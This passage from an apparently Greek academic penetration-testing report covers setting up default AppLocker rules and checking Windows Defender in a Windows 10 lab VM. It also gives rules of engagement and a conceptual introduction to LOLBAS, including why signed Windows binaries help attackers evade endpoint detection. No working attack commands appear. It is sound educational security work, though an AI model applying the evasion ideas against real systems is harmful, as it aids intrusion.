
- Για να μπορέσουμε να ορίσουμε τους κανόνες, πρέπει να ενεργοποιήσουμε την υπηρεσία Application Identity, καθώς εξ' ορισμού είναι ανενεργή. Επομένως, πηγαίνουμε πάλι πεδίο εκτέλεσης εντολών (run), πληκτρολογούμε την εντολή "services.msc" και πατάμε το "OK".




- Επιλέγουμε την υπηρεσία “Application Identity” και κάνουμε κλικ στο κουμπί “Start” στην ενότητα “Service Status” κι επιλέγουμε το “OK”. Μπορούμε πλέον να κλείσουμε το παράθυρο.



- Για να εκκινεί η υπηρεσία αυτόματα μαζί με το σύστημα, χρειάζεται να εκτελέσουμε την εντολή «sc.exe config appidsvc start= auto» σε μια κονσόλα “PowerShell” με δικαιώματα διαχειριστή, όπως φαίνεται παρακάτω:




- Επιστρέφουμε στην εφαρμογή “AppLocker” κι επιλέγουμε την υποκατηγορία “Executable Rules”, στην οποία κάνουμε δεξί κλικ. Επιλέγουμε το μενού “Create Default Rules”:
-




Μπορούμε να παρατηρήσουμε ότι έχουν δημιουργηθεί 3 αρχικοί κανόνες: ο πρώτος επιτρέπει σε όλους τους χρήστες (διαχειριστές και μη) να μπορούν να εκτελέσουν όλα τα προγράμματα που βρίσκονται στον φάκελο “Program Files”. Ο δεύτερος επιτρέπει την εκτέλεση όλων των αρχείων που βρίσκονται στον φάκελο των Windows από όλους τους χρήστες. Ο τρίτος επιτρέπει μόνο στους λογαριασμούς που ανήκουν στην τοπική ομάδα των διαχειριστών (BUILTIN\Administrators) να μπορούν να εκτελέσουν όλα τα αρχεία, ανεξαρτήτου τοποθεσίας στον υπολογιστή.

- Ομοίως για την υποκατηγορία “Windows Installer Rules”. Δεξί κλικ κι επιλέγουμε το μενού “Create Default Rules”:
-



Κι εδώ έχουν δημιουργηθεί 3 αρχικοί κανόνες: ο πρώτος επιτρέπει σε όλους τους χρήστες (διαχειριστές και μη) να μπορούν να εκτελέσουν όλα τα αρχεία εγκατάστασης των Windows που φέρουν ψηφιακή υπογραφή. Ο δεύτερος επιτρέπει την εκτέλεση όλων των αρχείων εγκατάστασης που βρίσκονται στον φάκελο “Installer” των “Windows” από όλους τους χρήστες. Ο τρίτος επιτρέπει μόνο στους λογαριασμούς που ανήκουν στην τοπική ομάδα των διαχειριστών (BUILTIN\Administrators) να μπορούν να εκτελέσουν όλα τα αρχεία εγκατάστασης, ανεξαρτήτου τοποθεσίας στον υπολογιστή.


- Αντίστοιχα για την υποκατηγορία “Script Rules”. Δεξί κλικ κι επιλέγουμε το μενού “Create Default Rules”:



Ομοίως με τις προηγούμενες περιπτώσεις, πάλι έχουν δημιουργηθεί 3 αρχικοί κανόνες: ο πρώτος επιτρέπει σε όλους τους χρήστες (διαχειριστές και μη) να μπορούν να εκτελέσουν όλα

τα αρχεία δέσμης εντολών (“scripts”) που βρίσκονται στον φάκελο “Program Files”. Ο δεύτερος αντίστοιχα, όλα τα “scripts” που βρίσκονται στον φάκελο των Windows. Ο τρίτος επιτρέπει μόνο στους λογαριασμούς που ανήκουν στην τοπική ομάδα των διαχειριστών (BUILTIN\Administrators) να μπορούν να εκτελέσουν όλα τα scripts χωρίς περιορισμό.

- Τέλος για την υποκατηγορία “Packaged app Rules”. Δεξί κλικ κι επιλέγουμε το μενού “Create Default Rules”:




Εδώ έχουμε μια σημαντική διαφοροποίηση, καθώς δημιουργείται μόνο ένας κανόνας, ο οποίος επιτρέπει την εγκατάσταση όλων των υπογεγραμμένων συσκευασμένων (packaged) εφαρμογών.

Θεωρούμε ότι το τερματικό που θα εκτελέσουμε το penetration testing είναι πλέον έτοιμο και πληροί τις προδιαγραφές που έχουν οριστεί. Στην επόμενη υποενότητα, ελέγχουμε ότι εφαρμόζονται όλα τα προαπαιτούμενα, προτού περάσουμε στην ανάλυση κι εφαρμογή των εργαλείων.


(Anon., 2022)

2.7.5. Επιβεβαίωση Λειτουργίας

Έλεγχος Windows Defender (ενεργό και σε λειτουργία): Εκτελούμε το πρόγραμμα γραμμής εντολών PowerShell ως διαχειριστές και πληκτρολογούμε την εντολή “Get-MpComputerStatus”. Από τα αποτελέσματα που μας επιστρέφει, μας ενδιαφέρουν τα εξής: το “AntispywareEnabled” που είναι “true”, το AntivirusEnabled, που είναι επίσης “true”, καθώς και οι τιμές των “AntispywareSignatureLastUpdated”, “AntivirusSignatureLastUpdated” που έχουν την τρέχουσα ημερομηνία, κατά την οποία συντάχθηκε η παρούσα αναφορά.



Έλεγχος AppLocker: Εκτελούμε το πρόγραμμα γραμμής εντολών PowerShell ως διαχειριστές και πληκτρολογούμε την εντολή “Get-AppLockerPolicy -Effective -Xml | Set-Content (‘C:\temp\report.xml’)”. Η συγκεκριμένη παράγει ένα xml αρχείο, που μας επιτρέπει να δούμε και να ελέγξουμε όλες τις πολιτικές που έχει εφαρμόσει το AppLocker, όπως μπορούμε να δούμε και στην παρακάτω εικόνα:



2.8. Αναλυτική αναφορά ανίχνευσης τρωσιμότητας σε λειτουργικό σύστημα Windows 10 με ορισμένες προδιαγραφές και συγκεκριμένα εργαλεία (GhostPack)

2.8.1. Εισαγωγή στο project

Σε συνέχεια της προηγούμενης αναφοράς που συντάχθηκε, θα επιχειρήσουμε μια αντίστοιχη προσέγγιση με την χρήση των εργαλείων της σουίτας “GhostPack”. Θα εξετασθεί πάλι η ασφάλεια ενός υπολογιστή, ο οποίος χρησιμοποιεί ως λειτουργικό σύστημα τα Windows 10 Enterprise Edition. Στα πλαίσια της έρευνας, μας ενδιαφέρει το παρόν ως μεμονωμένο υπολογιστικό σύστημα σε εργαστηριακό περιβάλλον (lab environment) και θεωρούμε ότι είναι ένας υπολογιστής με πρόσβαση στο Internet και ορισμένες ad hoc εφαρμοσμένες πολιτικές ασφαλείας, στις οποίες θα αναφερθούμε επιγραμματικά στις επόμενες ενότητες.

2.8.2. Κανόνες εμπλοκής (ROE: Rules Of Engagement)

Για να αποτυπώσουμε τα πορίσματα της ανίχνευσης τρωσιμότητας, θα θεωρήσουμε ως δεδομένους τους παρακάτω «κανόνες εμπλοκής». Ως «Κανόνες Εμπλοκής» ορίζουμε τις ρητές άδειες και δικαιώματα που έχουμε, για να διεξάγουμε το συγκεκριμένο test. Για να έχουμε έγκυρα αποτελέσματα πρέπει να κινηθούμε σύμφωνα με αυτούς τους κανόνες, καθώς μας ενδιαφέρει να μελετήσουμε συγκεκριμένες ευπάθειες και σημεία τρωσιμότητας.

Συνεπώς, ορίζουμε τους παρακάτω «κανόνες εμπλοκής»:

i. Το λειτουργικό σύστημα προς εξέταση είναι τα Windows 10 Enterprise Edition, 64-bit έκδοση.

ii. Το σύστημα διαθέτει εγκατεστημένες όλες τις τρέχουσες ενημερώσεις ασφαλείας, μέχρι και τη στιγμή που συντάσσεται το παρόν έντυπο.

iii. Το λειτουργικό σύστημα είναι σε περιβάλλον εικονικοποίησης (virtualization environment). Για το παρόν, χρησιμοποιήθηκε το λογισμικό Oracle VM VirtualBox Manager, version 6.1.18 r142142 (Qt5.6.3)

iv. Το λειτουργικό σύστημα είναι σε μορφή εικονικής μηχανής (Virtual Machine), το οποίο παρέχεται από την ίδια την Microsoft, από τον ιστότοπο: https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/

v. Από το λειτουργικό σύστημα αφαιρέθηκαν επιμέρους εργαλεία και υλισμικό, ώστε να απομείνει μόνο στην βασική του έκδοση.

vi. Το σύστημα έχει ενεργοποιημένο το αντιϊκό Windows Defender. Όλοι οι ορισμοί ιών (virus definitions) είναι ενημερωμένοι στην τελευταία έκδοση, μέχρι και τη στιγμή που συντάσσεται το παρόν έντυπο.

vii. Το σύστημα χρησιμοποιεί την εφαρμογή Windows AppLocker με ένα προκαθορισμένο (default) σετ κανόνων, οι οποίοι θα αναλυθούν εκτενώς σε επόμενη υποενότητα.

viii. Το σύστημα βρίσκεται σε περιβάλλον εικονικής δικτύωσης μέσω NAT (Network Address Translation) με δυνατότητα πρόσβασης στο διαδίκτυο μέσω του host μηχανήματος.

ix. Το σύστημα φέρει την στατική διεύθυνση IP 10.0.2.4/8 κι έχει ορισμένο ως DNS server το σύστημα με τη διεύθυνση IP 192.168.1.1

x. Το σύστημα φέρει το όνομα υπολογιστή “MSEDGEWIN10” ως αναγνωριστικό.

xi. Από τη μελέτη θέλουμε να συμπεράνουμε κατά πόσο είναι ασφαλές ένα σύστημα με ενεργοποιημένο το Windows Defender & το AppLocker.

3. Υλισμικό (εργαλεία) τρωσιμότητας LOLBAS

Τα τελευταία χρόνια έχει γίνει μεγάλη πρόοδος όσον αφορά τα συστήματα ανίχνευσης και απόκρισης (EDR – Endpoint Detection & Response), τις πλατφόρμες προστασίας τελικού σημείου (EPP – Endpoint Protection Platforms), καθώς και στα λογισμικά προστασίας από ιούς. Ως επακόλουθο, οι κακόβουλοι χρήστες έπρεπε να επαναπροσδιορίσουν τις επιθετικές τους τεχνικές και να τις εξελίξουν, ώστε να εκμεταλλευτούν προγραμματιστικά ή / και λογικά σφάλματα σε εφαρμογές και να εντοπίσουν αποδοτικότερα τα όποια κενά ασφαλείας.

Η γενική απεικόνιση του κύκλου των συστημάτων και των λύσεων ασφαλείας ορίζεται από τα παρακάτω στάδια:

- Εντοπισμός μιας ευπάθειας ή ενός προγραμματιστικού σφάλματος προς εκμετάλλευση (zero day exploitation)
- Εφαρμογή της ευπάθειας / εκμετάλλευσης.
- Εντοπισμός από τα συστήματα ασφαλείας.
- Έρευνα και υλοποίηση λύσης ή διορθωτικού κώδικα (patch)
- Ενημέρωση συστημάτων ασφάλειας κι αποστολή διορθωτικού κώδικα σε όλα τα συστήματα.

Με το πέρας του πέμπτου σταδίου, ο κύκλος επανεκκινείται για μια νέα ευπάθεια. Συνεπώς, παρατηρούμε ότι οι λύσεις ασφαλείας βρίσκονται πάντα ένα βήμα πίσω σε σχέση με τους επιτιθέμενους κι ενώ ο κύριος σκοπός τους είναι να καλύψουν τη διαφορά και να λειτουργήσουν προληπτικά, δεν καταφέρνουν να το επιτύχουν και λειτουργούν «πυροσβεστικά». Τα περισσότερα προϊόντα ασφαλείας επικεντρώνονται στον εντοπισμό κακόβουλων payloads που τοποθετούνται στο μηχάνημα-στόχος με μια πληθώρα τρόπων: μέσω ηλεκτρονικού ψαρέματος (phishing), κατευθυνόμενες λήψεις (drive-by downloads) και άλλων μηχανισμών. Ωστόσο, συχνά αποτυγχάνουν να εντοπίσουν και να ανταποκριθούν σε άλλα είδη επίθεσης.

Μία από τις πιο πρόσφατες τάσεις που αποκτά όλο και μεγαλύτερη δυναμική στο penetration testing είναι η κακόβουλη χρήση λεγόμενων Living Off the Land Binaries and Scripts (LOLBAS), δηλαδή scripts και binary αρχεία, που εγκαθίστανται συνήθως από προεπιλογή στα Microsoft Windows ή τυγχάνει να αποτελούν εγγενή αρχεία των Windows. Αρκετά είδη επιθέσεων έχουν βασιστεί μερικώς στις τεχνικές LOLBAS εδώ κι αρκετά χρόνια, αλλά φαίνεται να υπάρχει μια αναζωπύρωση ενδιαφέροντος. Ορισμένα ενσωματωμένα binary αρχεία των Windows ενδέχεται να υποστηρίζουν λειτουργίες που επιτρέπουν την παραβίαση του συστήματος - στόχου, αλλά καθώς είναι μέρος των Windows και υπογράφονται από τη Microsoft, συνήθως δεν εγείρουν υποψίες όταν εντοπίζονται στη δραστηριότητα του συστήματος. Συνεπώς, εάν κάποιοι εισβολείς καταφέρουν να χρησιμοποιήσουν τα εν λόγω binary αρχεία, τα οποία είναι υπογεγραμμένα από τα Windows, θα μπορούσαν να παρακάμψουν ευκολότερα τα συστήματα ανίχνευσης και απόκρισης τελικού σημείου και να μην εντοπιστούν.

Από τα μεγαλύτερα πλεονεκτήματα του LOLBAS είναι ότι οι εισβολείς δεν χρειάζεται να κατεβάσουν ή να εγκαταστήσουν ένα εκτελέσιμο αρχείο (δικό τους ή άλλου προγραμματιστή) που θα μπορούσε να εντοπιστεί και να μπλοκαριστεί, δημιουργώντας μια εγγραφή στα αρχεία

καταγραφής και προσφέροντας ένα στοιχείο εντοπισμού. Επομένως, χωρίς κάποιο απτό στοιχείο (αρχείο) κατορθώνουν να παραμείνουν κρυμμένοι και τα αμυντικά συστήματα αδυνατούν να λειτουργήσουν σωστά.

Αυτή η μελέτη θα αναφερθεί στα εργαλεία που περιέχονται στο LOLBAS και θα ορίσει διακριτά τις προδιαγραφές που πρέπει να πληροί μια εφαρμογή για να ενταχθεί στην κατηγορία των LOLBAS. Επιπρόσθετα, σε επόμενη ενότητα, θα επιδείξουμε μερικά πρακτικά παραδείγματα εκμετάλλευσης LOLBAS και θα αναφερθούμε αναλυτικά στον τρόπο με τον οποίο τα Windows Defender και AppLocker έχουν την ευκαιρία να εντοπίσουν αυτούς τους τύπους επιθέσεων. Όπως έχει ήδη αναφερθεί, υπενθυμίζουμε ότι οι δοκιμές διεξήχθησαν σε μια εικονική μηχανή Windows 10 Ultimate με προστασία σε πραγματικό χρόνο του Windows Defender και ενεργοποιημένο το AppLocker.

Μερικά στοιχεία για τα LOLBAS: Είναι το ακρωνύμιο του λεκτικού Living Off the Land Binaries And Scripts. Ο ορισμός επινοήθηκε από τον Matt Graeber και υπό την ομπρέλα του LOLBAS, άρχισαν να διαφαίνονται μέσα από συζητήσεις στο twitter οι έννοιες LOLBin(s), LOLScript(s) & LOLLib(s)., τις οποίες θα δούμε αναλυτικά στην επόμενη υποενότητα. Το έργο LOLBAS αναπτύχθηκε σε μια προσπάθεια να αναλύσει και να απαριθμήσει τα πιο σημαντικά binary αρχεία που μπορούν να χρησιμοποιηθούν καταχρηστικά για παραβίαση των συστημάτων των Windows.

Για λόγους πληρότητας, αναφέρουμε ότι ένα παρόμοιο έργο έχει επίσης δημιουργηθεί για συστήματα UNIX / Linux, το GTFOBins.

Οι ΤΤΔ (Τακτική, Τεχνικές & Διαδικασίες) που βασίζονται στη χρήση του LOLBAS μπορούν επίσης να θεωρηθούν ως μέρος του πλαισίου (framework) MITRE ATT&CK, διαθέσιμο στο https://attack.mitre.org/. Το MITRE ATT&CK είναι μια παγκόσμια προσβάσιμη βάση γνώσεων για επιθετικές τακτικές και τεχνικές που βασίζονται σε πραγματικές παρατηρήσεις. Η γνωσιακή βάση δεδομένων ATT&CK χρησιμοποιείται ως εφαλτήριο για την ανάπτυξη συγκεκριμένων μοντέλων απειλών και μεθοδολογιών στον ιδιωτικό τομέα, στην κυβέρνηση και την κοινότητα προϊόντων και υπηρεσιών της κυβερνοασφάλειας".

3.1. Συνοπτική αναφορά & επεξήγηση των εργαλείων

Όπως προαναφέρθηκε, την τρέχουσα στιγμή υπάρχουν 3 διαφορετικές λίστες που εντάσσονται στην κατηγορία των LOLBAS:

- LOLBins: πρόκειται για όλα τα binary (εκτελέσιμα) αρχεία που ανταποκρίνονται στις προδιαγραφές που ορίζει το ίδιο το project LOLBAS.
- LOLLibs: είναι όλα τα αρχεία τύπου .dll (dynamic-link libraries). Περιέχονται συνήθως στα Windows συστήματα και μπορεί να είναι τόσο αρχεία του ίδιου του λειτουργικού συστήματος, όσο και κάποιας τρίτης (third-party) εφαρμογής. Τα .dll αρχεία μπορεί να περιέχουν κώδικα, δεδομένα ή πόρους σε οποιονδήποτε συνδυασμό.
- LOLScripts: ενσωματώνει όλα τα scripting αρχεία που πληρούν τις προδιαγραφές του LOLBAS. Τα αρχεία scripting χρησιμοποιούν μια συγκεκριμένη γλώσσα (script language) που απαιτεί ένα ειδικό περιβάλλον εκτέλεσης κι αυτοματοποιούν την εκτέλεση εργασιών, που υπό άλλες συνθήκες, θα έπρεπε να εκτελεστούν από χειριστή. Η

διαφορά των scripting αρχείων με τα τις παραπάνω κατηγορίες είναι ότι ερμηνεύονται (interpreted) αντί να μεταγλωττίζονται (compiled), συνεπώς δεν καταλήγουν σε εκτελέσιμο αρχείο, αλλά σε μια σειριακή εκτέλεση από το ίδιο το σύστημα.

Ο στόχος αυτών των λιστών είναι να τεκμηριώσουν κάθε binary, script και library αρχείο που μπορεί να χρησιμοποιηθεί για τις τεχνικές “Living Off The Land”. Οι προδιαγραφές που πρέπει να πληρούν τα εν λόγω αρχεία, για να ενταχθούν στο LOLBAS είναι οι εξής:

